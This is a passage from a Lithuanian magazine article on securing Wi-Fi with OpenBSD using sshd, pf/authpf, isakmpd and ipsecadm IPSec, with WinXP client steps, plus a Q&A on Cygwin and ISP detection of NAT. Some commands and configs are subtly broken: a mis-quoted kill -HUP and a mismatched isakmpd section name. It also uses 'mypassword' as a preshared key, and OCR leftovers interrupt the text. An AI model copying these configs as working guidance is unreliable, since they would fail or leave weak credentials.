Siūlau veikti taip: jeigu pas belaidį klientą (testuojama buvo nešiojamajame kompiuteryje su *WinXP SP2*) atitinkamai sukonfigūruota *IPSec* politika, visas vidinis tinklo srautas bus šifruojamas sukuriant *IPSec* tunelį su autentifikacija pagal žinomą slaptą frazę (nuo šiol „preshared key“ vadinsime būtent taip, kad išvengtume painiavos su kitais raktais); vos tik iš vartotojo pusės bus atlikta autentifikacija su *ssh* klientu, šliuze automatiškai įsigalios asmeninės ugniasienės taisyklės ir vartotojas priklausomai nuo jam suteiktų privilegijų gaus pilną arba apribotą priėjimą prie tinklo.

[„OpenSSH“: pirmasis blokpostas] Nepaisant to, jog nemokamai platinamas *OpenSSH* paketas pastaraisiais metais sėkmingai susidorojo su apsaugoto priėjimo suteikimu iš nutolusių kompiuterių, jis su nustatymais pagal nutylėjimą negali užtikrinti reikiamo saugumo lygio. Norint apsunkinti hakerio, kuris bando perimti *ssh* sesiją ir ją pakeisti, ataką, reikia pakeisti kai kurias pagal nutylėjimą sukonfigūruotas *sshd(8)* kintamųjų reikšmes. Pakeitę šiuos nustatymus mes būsim tikri, kad vos tik vartotojo aplinka gaus atitinkamą signalą, autentifikuoto vartotojo *ssh* sesija bus užbaigta tvarkingai, dėl ko susijungimų būsena nebus išsaugota ugniasienės įrašų lentelėje.

```
# vi /etc/ssh/sshd_config
/* Darbas per SSH2 protokolą privalomas */
Protocol 2
/* Mes nenaudosime IPv6 */
AddressFamily inet
/* Laukiam prisijungimo per belaidę tinklo sąsają */
ListenAddress 192.168.2.1
/* Uždraudžiam jungtis supervartotojams */
PermitRootLogin no
/* Panaudodami SSH2 ir šias dvi opcijas, mes apsunkiname ARP ir IP-spoofing tipo atakas
*/
ClientAliveInterval 15
ClientAliveCountMax 3
/* Įjungtas UseDNS sukelia daugiau problemų, nei išsprendžia */
UseDNS no
/* Apibrėžiame priėjimo kontrolės sąrašus */
AllowGroups wheel wsrc users authpf
```

Išsaugoję pakeitimus, nurodome demonui iš naujo perskaityti konfigą:

```
# kill -HUP 'sed q /var/run/sshd.pid'
```

[„Pf“: švartavimasis „hotspot‘ų“ seklių vandenyne] Mes jau seniai pripratome, kad ugniasienė dirba su statiniu taisyklių rinkiniu. Ir iš tiesų, daugeliui užduočių to kuo puikiausiai pakanka. Tačiau kai tinkle atsiranda daug siurbiantys vartotojai ir/arba belaidžiai klientai, tokia darbo schema sugriūna kaip kortų namelis. Viena iš nuostabių *pf(4)* galimybių yra ta, kad prie pagrindinio konfigo *pf.conf(5)* papildomus taisyklių rinkinius galima prijungti veikimo metu (*on the fly*). Už šią galimybę atsako taip vadinami inkarai (*anchor*), kurių darbą galima pademonstruoti kovinėmis sąlygomis:

```
# vi /etc/pf.conf
/* Apibrėžiame makrosus */
enc_if = "enc0"
int_if = "ral0"

/* Aktyvuojame taisyklę tinklo adresų transliavimui */
nat-anchor "authpf/*"

/* Aktyvuojame taisyklę korektiškam ftp ir p2p klientų darbui */
rdr-anchor "authpf/*"

/* Leidžiam ir registruojam priėjimą prie sshd (22/tcp), isakmpd (500/udp) */
pass in log quick on $int_if inet proto tcp from $int_if:network \
 to $int_if port ssh keep state
pass in log quick on $int_if inet proto udp from $int_if:network \
to $int_if port isakmp keep state

/* Praleidžiame šifruotą tinklo srautą */
pass in quick on $int_if inet proto esp from $int_if:network to $int_if
pass in quick on $enc_if inet proto ipencap from $int_if:network to $int_if
pass in quick on $enc_if inet from $int_if:network to $int_if keep state

/* Praleidžiame išeinantį tinklo srautą */
pass out quick on $int_if inet from any to $int_if:network keep state


/* Aktyvuojame asmenines vartotojų taisykles */
anchor "authpf/*"
```

[„authpf“: pageidavimų išsipildymas] Ne paslaptis, jog šifravimo protokolas WEP atlieka įrenginio, o ne vartotojo autentifikaciją. Šis trūkumas buvo įvertintas kuriant *authpf(8)* — ypatingą pseudoaplinką, kuri dinaminiu režimu autentifikuotam vartotojui keičia ugniasienės taisykles. Kitaip tariant, įvedus slaptažodį tu neįeini į sistemą, vietoje to įsigalioja asmeninės ugniasienės taisyklės. *Authpf* konfigūravimas nėra paprastas, todėl ties juo apsistosiu išsamiau.

Iš pradžių praplečiam prieinamų komandinių interpretatorių sąrašą:

```
# echo "/usr/sbin/authpf" >> /etc/shells
```

Į bylos *login.conf(5)* pabaigą įtraukiame duomenis apie naują klasę *wifi*, kurios vartotojai vietoje standartinio shello gaus *authpf*.



Modifikuojame ugniasienės taisykles

```
# vi /etc/login.conf
wifi:\
        :shell=/usr/sbin/authpf:\
        :tc=default:
```

Atnaujiname hešuotą duomenų bazę */etc/login.conf.db*:

```
# cap_mkdb /etc/login.conf
```

Visai nebūtina keisti inkaro (*anchor="authpf"*) ir radikso lentelės (*table="authpf_users"*) reikšmių pagal nutylėjimą, todėl */etc/authpf/authpf.conf* paliekame tuščią:

```
# touch /etc/authpf/authpf.conf
```

Paruošiame */etc/motd* analogišką pasisveikinimą:

```
# echo "Please play nice." > /etc/authpf/authpf.message
```


Sukuriame bylą su ugniasienės taisyklėmis, kurios bus užkraunamos po sekmingos (*čia toks sumažintas šriftas ir turi būti, ar čia kas nors nušokę?*) belaidžio kliento autentifikacijos ir deaktyvuojamos gavus SIGINT signalą (nuspaudus klavišų kombinaciją *<Ctrl-C>*):

```
# vi /etc/authpf/authpf.rules
/* Naudojami makrosai */
ext_if = "fxp1"
int_if = "ral0"

/* Į internetą išleidžiame autentifikuotus vartotojus */
nat on $ext_if inet from $user_ip to any tag $user_ip -> ($ext_if)

/* Užtikriname korektišką darbą FTP protokolu */
rdr on $int_if inet proto tcp from $user_ip to any port 21 \
-> 127.0.0.1 port 8021

/* Logiškas pirmosios taisyklės užbaigimas — praleidžiame paketus */
```



MS mums eilinį kartą pademonstravo elegantišką požiūrį į užduočių sprendimą.

```
pass in quick on $int_if inet from $user_ip to any
pass out log quick on $ext_if inet tagged $user_ip keep state
```

Pastaba: naudojant rezervuotus makrosus *$user_id* ir *$user_ip*, automatiškai bus atliekamas prisijungusio vartotojo vardo ir IP adreso pakišimas. Kataloge */etc/authpf/users/$USER* galima paruošti ypatingą asmeninių (ne)privilegijuotiems vartotojams skirtų taisyklių rinkinį. Tai mums suteikia beribes fantazijos skrydžio platybes: apriboto/pilno priėjimo prie interneto suteikimas, demilitarizuotos zonos ir/arba uždarų tinklo segmentų sukūrimas, įeinančio/išeinančio TCP/UDP tinklo srauto nukreipimas ir t.t. Pavyzdžiui, geram ir nusipelniusiam vartotojui Jonui suteiksime papildomą galimybę bet kuriame *eD2k* serveryje gauti *High ID*. Tam reikia sukurti bylą */etc/authpf/users/jonas/authpf.rules*, kuris būtų identiškas */etc/authpf/authpf.rules*, o po to į jį pridėti keletą magiškų nukreipimo taisyklių.

```
# mkdir -p /etc/authpf/users/jonas
# cp /etc/authpf/authpf.rules /etc/authpf/users/jonas/authpf.rules

# vi /etc/authpf/users/jonas/authpf.rules
[snip]
rdr pass on $ext_if inet proto tcp from any to any port 4661 -> $user_ip
rdr pass on $ext_if inet proto tcp from any to any port 4662 -> $user_ip
rdr pass on $ext_if inet proto udp from any to any port 4665 -> $user_ip
rdr pass on $ext_if inet proto udp from any to any port 4672 -> $user_ip
[snip]
```

[„Isakmpd": „IPSec" tunelių įmantrybės] Kaip mes pamename, pagrindiniai WEP trūkumai buvo aptikti autentifikacijos ir šifravimo procedūrose. Be to, paaiškėjo, kad šis mechanizmas gali būti panaudotas tik mažuose tinkluose su saikingu tinklo srautu. Iš to išplaukia, kad net jeigu jis būtų vienintelis standartas *de facto*, kuris garantuoja belaidžių tinklų saugumą, jo nebūtų galima panaudoti korporatyviniams sprendimams.
Isakmpd(8) užtikrina darbą apsikeitimo slaptais raktais protokolu (ISAKMP), susidoroja su bet kokiais apkrovimais be našumo sumažėjimo, taip pat leidžia kurti neįtikėtiną *IPSec* tunelių kiekį, tuo pačiu panaudojant skirtingus šifravimo algoritmus (pavyzdžiui, *3des*, *idea*, *cast*, *blowfish*, ESP protokolo *esp_enc_alg* atributui — *aes*) ir autentifikacijos metodus: pagal slaptą frazę (mes aptarinėsime būtent šį metodą, tuo tarpu įspūdingo WLAN klientų skaičiaus atveju geriau būtų pasirinkti *X.509 auth*), serverinius raktus, *Keynote* ir *X.509* sertifikatus. Demonas tiesiog sukrečia savo palaikomomis galimybėmis, todėl būtų sudėtinga surasti tokią VPN sukūrimo užduotį, su kuria jis negalėtų susidoroti.
Patogumo dėlei apsikeitimo raktais serverio pagrindinė konfigūracinė byla suskaidyta į sekcijas, kuriose yra direktyvos su priskirtomis reikšmėmis. Toliau pakomentuosiu esminius *isakmpd.conf(5)* dalykėlius:

```
# vi /etc/isakmpd/isakmpd.conf
/* Bendros paskirties sekcija: pasikartojimų kiekis, laikų nustatymai, klausomo tinklo sąsajos IP adresas */
[General]
Retransmits = 5
Exchange-max-time = 120
Listen-on = 192.168.2.1
```

```
/* Išvardiname susijungimų fazes */
[Phase 1]
Default = local-peers
[Phase 2]
Passive-connections = authenticated-peers

/* Patvirtiname pseudonimų nebuvimą ir apibrėžiame slaptąją frazę (preshared key) */
[local-peers]
Phase = 1
Local-address = 192.168.2.1
Authentication = mypassword
Configuration = isakmp-mainmode

/* Sukuriame IPSec susijungimų sąrašą */
[authenticated-peers]
Phase = 2
ISAKMP-peer = local-peers
Local-ID = local-network
Remote-ID = remote-network
Configuration = isakmp-quick-mode

/* Apibrėžiame enkapsuliuotų susijungimų maršrutus */
[local-network]
ID-type = IPV4_ADDR_SUBNET
Network = 192.168.2.0
Netmask = 255.255.255.0

[remote-network]
ID-type = IPV4_ADDR_SUBNET
Network = 192.168.2.0
Netmask = 255.255.255.0

/* Pagrindiniame režime nurodome srautus, specialų apsikeitimo paketais tipą bei su kuo
šifruosime duomenis */
[isakmp-main-mode]
DOI = IPSEC
EXCHANGE_TYPE = ID_PROT
Transforms = 3DES-SHA

/* Greitame režime nurodome protokolą, šifrą ir kolizijoms atsparią hešų funkciją */
[isakmp-quick-mode]
DOI = IPSEC
EXCHANGE_TYPE = QUICK_MODE
Suites = QM-ESP-3DES-SHA-PFS-SUITE
```

Dabar reikia sukurti *isakmpd.policy(5)*, kurioje būtų aprašytos visų *IPSec* susijungimų politikos:

```
# vi /etc/isakmpd/isakmpd.policy
KeyNote-Version: 2
Authorizer: "POLICY"
Conditions: app_domain == "IPsec policy" &&
  esp_present == "yes" &&
  esp_enc_alg == "3des" -> "true";
```

Priskiriame korektiškas priėjimo prie konfigų teises:

```
# chown root:wheel /etc/isakmpd/isakmpd.*
# chmod 600 /etc/isakmpd/isakmpd.*
```

Dabar paleidžiame demoną į orbitą, prieš tai atsisakę *IPv6* protokolo ir *NAT-Traversal* realizacijos:

```
# isakmpd -4T
```

[Didieji windozininkų žygdarbiai] Klientinės *IPSec* dalies konfigūracija *WinXP* sistemoje primena tikrą detektyvą:

1. *Start -> Run -> mmc*
2. *File -> Add/Remove Snap-in -> IP Security Policy Management -> Local Computer -> Finish -> Close*
3. *Action -> Create IP Security Policy -> Next -> Next ->* nuimame varnelę *Activate the default response rule -> Edit properties -> Next -> Finish*
4. *New IP Security Policy -> Properties -> Add -> Next -> Tunnel Endpoint — This rule does not specify a tunnel -> Network Type — Local Area Network (LAN) -> Authentication Method — Use this string to protect the key exchange (preshared key)* — nurodome *mypassword* iš */etc/isakmpd/isakmpd.conf -> IP Filter List -> Add -> Add -> Next -> Source Address — My IP Address -> Destination Address — A Specific IP Address — 192.168.2.1 -> Select a protocol type — Any, 0 ->* uždedame varnelę *Edit properties -> Finish ->* patikriname įvestus nustatymus *-> OK*
5. *New IP Filter List -> Next -> Filter Action — Require Security -> Edit ->* uždedame *Negotiate security ->* pažymime *Session key perfect forward secrecy (PFS) -> OK -> Next -> Finish -> Apply -> OK*
6. *Console1 -> File -> Save*
7. Perkrauname kompiuterį arba perleidžiam (*restart*) *IPSEC Services*
8. *Start -> Run -> mmc -> File -> Console1 -> New IP Security Policy -> Assign*

Taip pat kaip alternatyva galima pasinaudoti šiomis programomis: *ipsecpol.exe/ipseccmd.exe (Win2k/WinXP Support Tools), SSH Sentinel, TheGreenBow VPN Client, SafeNet SoftRemoteLT.*

[Bandymų poligonas] Visi reikiami nustatymai sukonfigūruoti, telieka patikrinti mūsų konstrukcijos veikimą. Pridedam į sistemą naują vartotoją, kuris priklauso *Wi-Fi* klasei, įeina į *authpf* grupę ir vietoje shello gauna */usr/sbin/authpf*:


```
# useradd -m -c 'wifi client' -g authpf -L wifi -s /usr/sbin/authpf jonas
```

Už jį sugeneruojame 2048 bitų RSA raktą:

```
# sudo -u jonas ssh-keygen -t rsa
```

Leidžiame vartotojui autentifikuotis su viešu raktu:

```
# cp /home/jonas/.ssh/id_rsa.pub /home/jonas/.ssh/authorized_keys
```



Gauname priėjimą prie interneto

```
# chown jonas:authpf /home/jonas/.ssh/authorized_keys
```

Kliento pusėje atidarome *Putty/SecureCRT*, sukuriame naują sesiją, nurodome šliuzo IP adresą, vartotojo vardą ir viešo rakto buvimo vietą. Jeigu viskas sukonfigūruota korektiškai, po sėkmingos autorizacijos serveryje pasikeis ugniasienės taisyklės ir vartotojas gaus priėjimą prie interneto.
Kadangi *w* ir *who* neatvaizduoja PID reikšmių, šiuo metu prisijungusių vartotojų sąrašą galima peržiūrėti su *ps* arba su *pfctl* (čia *authpf* — inkaro „anchor" pavadinimas, jonas — vartotojo vardas, 3884 — unikalus proceso identifikatorius):

```
% ps ax | grep authpf
3884 p1 Is+ 0:00.01 -authpf: jonas@192.168.2.2 (authpf)

# pfctl -a authpf -sA
authpf/jonas(3884)
```

Peržiūrėti konkretaus vartotojo ugniasienės taisykles galima taip:


```
# pfctl -a "authpf/jonas(3884)" -s rules
pass in quick on ral0 inet from 192.168.2.2 to any
pass out log quick on fxp1 inet all keep state tagged 192.168.2.2
```

Analogiškai peržiūrimos NAT lentelės ir nukreipimo taisyklės:

```
# pfctl -a "authpf/jonas(3884)" -s nat
nat on fxp1 inet from 192.168.2.2 to any tag 192.168.2.2 -> (fxp1) round-robin
rdr pass on fxp1 inet proto tcp from any to any port = 4661 -> 192.168.2.2
rdr pass on fxp1 inet proto tcp from any to any port = 4662 -> 192.168.2.2
rdr pass on fxp1 inet proto udp from any to any port = 4665 -> 192.168.2.2
rdr pass on fxp1 inet proto udp from any to any port = 4672 -> 192.168.2.2
rdr on ral0 inet proto tcp from 192.168.2.2 to any port = ftp -> 127.0.0.1 port 8021
```

[„Ipsecadm": nukreipk šifruotą srautą reikiama linkme]

Visame šiame reikale galima atsisakyti *isakmpd* ir pažiūrėti į *ipsecadm(8)*, apsaugotų susijungimų valdymo programos pusę. Norint patikrinti jos veikimą, aptarsime tokį scenarijų, kai ir serveryje (TECHLAB), ir kliente (HOME) įdiegta *OpenBSD* sistema.



Ugniasienės taisyklių statistika

```
[ HOME ]-(fxp1)————[ ISP ]————(fxp0)-[ TECHLAB ]
```

Sukuriame du raktus: vieną srauto šifravimui (3DES, 192 bit), kitą — autentifikacijai (SHA1, 160 bit):

```
# mkdir -m 700 /etc/ipsec
# openssl rand 24 | hexdump -e '24/1 "%02x"' > /etc/ipsec/esp-enc-key
# openssl rand 20 | hexdump -e '20/1 "%02x"' > /etc/ipsec/esp-auth-key
# chmod 600 /etc/ipsec/esp-*-key
```

Toliau, kad savęs neapsunkintume, galime pasinaudoti */usr/share/ipsec* kataloge esančiu šablonu:

```
# cp /usr/share/ipsec/rc.vpn /etc/ipsec/rc.vpn

# vi /etc/ipsec/rc.vpn
/* Derinimo režime komandos išvedamos į ekraną be vykdymo, užkomentuojam */
#DEBUG=echo

/* Nutolusio ir lokalaus kompiuterių IP adresai */
GW_LOCAL=81.211.1.1
GW_REMOTE=85.140.2.2

/* Nenurodome vidinių potinklių CIDR notacijų */
LOCAL_NETWORKS=""
REMOTE_NETWORKS=""

/* Pasirinkti šifravimo ir autentifikacijos metodai */
ENC=3des
AUTH=sha1

/* Specialūs indeksai, skirti tunelio sukūrimui */
SPI_OUT=1000
SPI_IN=1001

/* Nurodome absoliučius kelius iki bylų su raktais */
KEYFILE=/etc/ipsec/esp-enc-key
AUTHKEYFILE=/etc/ipsec/esp-auth-key
```

Kliento pusėje skriptas atrodys beveik taip pat, pasikeitimai minimalūs:

```
# vi /etc/ipsec/rc.vpn
[snip]

GW_LOCAL=85.140.2.2
GW_REMOTE=81.211.1.1
[snip]

SPI_OUT=1001
SPI_IN=1000
[snip]
```

Po to, kai su saugaus kopijavimo programa *scp(8)* raktai (*/etc/ipsec/esp-{auth,enc}-key*) bus perduoti klientui, telieka kiekviename tinklo mazge paleisti *rc.vpn*:

```
server# sh /etc/ipsec/rc.vpn
client# sh /etc/ipsec/rc.vpn
```

Ir, jei būtina, jo paleidimą pridėti į vieną iš paleidimo bylų, pavyzdžiui, taip:

```
# vi /etc/rc.local
[ –f /etc/ipsec/rc.vpn ] && sh /etc/ipsec/rc.vpn
```

[Naudingos smulkmenos] Norint OS branduolio paprašyti išvardinti veikiančius *IPSec* tunelius ir aktyvius SADB bazės įrašus, galima pasinaudoti įrankiu *ipsecctl(8)*:

```
# ipsecctl –s all
FLOWS:
flow esp in from 192.168.2.2 to 192.168.2.1 peer 192.168.2.2
flow esp out from 192.168.2.1 to 192.168.2.2 peer 192.168.2.2
SADB:
esp from 192.168.2.1 to 192.168.2.2 spi 0x443382b3 3des-cbc hmac-sha1
esp from 192.168.2.2 to 192.168.2.1 spi 0xe6917ee7 3des-cbc hmac-sha1
```

Gauti enkapsuliuotų susijungimų maršrutizavimo lentelę galima su *netstat(1)*:

```
% netstat –nr –f encap
Routing tables
Encap:
Source Port Destination Port Proto SA(Address/Proto/Type/Direction)
192.168.2.2/32 0 192.168.2.1/32 0 0 192.168.2.2/50/use/in
192.168.2.1/32 0 192.168.2.2/32 0 0 192.168.2.2/50/require/out
```

Norint pašalinti visus IPSec srautus:

```
# ipsecadm flush
```

Pseudoįrenginys *enc(4)* yra speciali grįžtamojo ryšio (*loopback*) sąsaja, leidžianti atlikti *IPSec* srauto filtravimą ir peržiūrėti įeinančių/išeinančių paketų praėjimą (tai galioja tik transportiniam režimui) prieš jiems pakliūnant į ESP ir AH protokolų valdžią. Be abejo, norint atlikti šią operaciją, reikia turėti supervartotojo teises (kontrolinių sumų neatitikimas tavęs neturėtų trikdyti, kadangi mes klausomės pseudoįrenginio):

```
# tcpdump –n –e –ttt –vv –i enc0 port 445
tcpdump: WARNING: enc0: no IPv4 addressassigned
tcpdump: listening on enc0, link-type ENC
Aug 13 18:55:31.373180 (authentic,confidential):
SPI 0x0bf80add: 192.168.2.2.1066 >
192.168.2.1.445: P
1804009685:1804009748(63) ack 2812031580
win 17520 (DF) (ttl 128, id 33135, len 103)
Aug 13 18:55:31.373589 (authentic,confidential):
SPI 0xcd270528: 192.168.2.1.445 >
192.168.2.2.1066: . 1:1425(1424) ack 63 win
17088 (ttl 64, id 46806, len 1464, bad cksum
14! differs by 3902)
```


Tokia sistema kartu su korektiškai sukonfigūruotu DHCP serveriu ir pusiau skaidriu filtru, kuris filtravimą atlieka pagal kliento MAC adresą (žr.][.31/2005.12 straipsnį „Nematoma ugniasienė"), tau labai praverstų. Sėkmės!

Q Su *Cygwin* galima kompiliuoti bet kokias **nix* sistemoms skirtas programas, tačiau visoms joms norint jas paleisti reikia bibliotekos *cygwin1.dll*. O ar galima programą sukompiliuoti taip, kad ji nebūtų susijusi su šia biblioteka?

A *Cygwin dcc* turi tokią opciją, kaip *mnocygwin*. Su šia opcija gaunama exe byla nepriklauso nuo *cygwin* bibliotekos ir reikalauja tik standartinių *Microsoft* bibliotekų.

Q Mano interneto ryšio tiekėjas griežtai draudžia naudoti NAT maršrutizavimą interneto dalinimui lokaliame tinkle. Sakyk, kaip jis tai gali susekti?

A Bet kuris IP paketas sudarytas iš keleto laukų. Pereinant per adresų transliavimą (NAT — *Network Address Translation*) atliekantį maršrutizatorių, dalis šių laukų keičiasi pagal dėsningus principus. TTL (*Time To Live*) laukas parodo maršrutizatorių skaičių, kurį pristatymo metu nuo siuntėjo iki gavėjo gali pereiti IP paketas. Perėjus per maršrutizatorių, TTL reikšmė sumažinama vienetu. Iš to išplaukia, jog iš lokalaus tinklo kompiuterių, kurie yra už NAT'inančio maršrutizatoriaus, siunčiamų paketų TTL bus vienetu mažesni nei perduodami iš tos sistemos, kuri ir atlieka adresų transliavimą. Bet kuris tinklo programuotojas gali lengvai parašyti analizatorių, kuris pagal šį požymį nustatantį NAT'o naudojimą.
Dar vienas išdavikas — IP paketo identifikatorius. Kiekvienas paketas sistemoje turi identifikatorių, kuris yra vienetu didesnis už ankstesnį. Jeigu prie interneto prijungtas tik vienas kompiuteris, tai išeinančių į internetą paketų identifikatorių seka bus teisinga (vaizdžiai šnekant: 1, 2, 3, ..., n). Jeigu į internetą jungiasi ne viena mašina, tai išeinančiame tinklo sraute bus galima aptikti iš karto keletą nepriklausomų sekų (1,11,2,12,3,13 ir t.t.). Pakliuvot!
Būsiu sąžiningas ir pastebėsiu, jog nuslėpti NAT naudojimą visai įmanoma. Kaip tai padaryti, pasakojama išsamiame mūsų svetainėje pateiktame straipsnyje (*www.xakep.ru/post/29448/default.asp*).



030
„Linux“ branduolio tiuningas

KAI KURIAIS ATVEJAIS STANDARTINIAI BRANDUOLIO NUSTATYMAI YRA NEOPTIMALŪS IR KENKIA VISOS SISTEMOS NAŠUMUI. KAD VARTOTOJUI NEREIKĖTŲ KAPSTYTIS IŠ-EITIES TEKSTUOSE IR IŠ NAUJO PERKOMPILIUOTI BRANDUOLIO, BUVO SUGALVOTA PATOGI SĄSAJA, LEIDŽIANTI DAUGELĮ BRANDUOLIO KINTAMŲJŲ KEISTI TIESIOG OS VEIKIMO METU.

Subtilus branduolio konfigūravimas panaudojant „sysctl“ mechanizmą

